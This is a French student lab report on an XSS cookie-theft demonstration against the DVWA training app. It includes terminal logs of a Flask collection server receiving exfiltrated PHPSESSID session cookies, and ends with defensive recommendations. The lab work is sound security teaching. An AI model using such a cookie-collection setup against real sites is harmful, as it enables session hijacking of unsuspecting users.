



LORENZI Bastien
PISTOLET Florian
JURY—VERMOT DES ROCHES Grégoire

JALON 6 SAÉ 2.4 Projet intégratif

Capture 1 : interface de DVWA et configuration du niveau de sécurité



Capture 2 : injection du script XSS




Capture 3 : terminal avec le serveur Flask en écoute

```
(venv) root@rt:~# python3 serveur_collecte.py
* Serving Flask app 'serveur_collecte'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.33.85:5000
Press CTRL+C to quit
```

Capture 4 : terminal affichant la réception des cookies

```
+ Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.33.85:5000
Press CTRL+C to quit
192.168.33.85 - - [10/Jun/2025 14:44:02] "GET /?c=security=medium;%20PHPSESSID=87799g7en26kp123b03odb3id7 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:44:49] "GET /?c=security=medium;%20PHPSESSID=657fch94gfpjniedte130hb2c7 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:44:49] "GET /?c=security=medium;%20PHPSESSID=657fch94gfpjniedte130hb2c7 HTTP/1.1" 200 -
^C(venv) root@rt:~#
(venv) root@rt:~#
(venv) root@rt:~#
(venv) root@rt:~# python3 serveur_collecte.py
* Serving Flask app 'serveur_collecte'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.33.85:5000
Press CTRL+C to quit
192.168.33.85 - - [10/Jun/2025 14:46:18] "GET /?c=security=medium;%20PHPSESSID=87799g7en26kp123b03odb3id7 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:49:09] "GET /?c=security=medium;%20PHPSESSID=s416t1pfjrocq01ff4amaucnp3 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:49:09] "GET /?c=security=medium;%20PHPSESSID=s416t1pfjrocq01ff4amaucnp3 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:50:20] "GET /?c=security=medium;%20PHPSESSID=87799g7en26kp123b03odb3id7 HTTP/1.1" 200 -
^C(venv) root@rt:~#
```

Capture 5 : récupération des cookies sur internet



Cette démonstration prouve qu'une simple faille XSS non corrigée peut permettre l'exfiltration de données sensibles comme les cookies de session.

Pour s'en prémunir, une application web doit :

- Filtrer et échapper toutes les entrées utilisateur,
- Utiliser des en-têtes HTTP sécurisés (Content-Security-Policy, etc.),
- Désactiver l'exécution de scripts sur les champs non prévus à cet effet.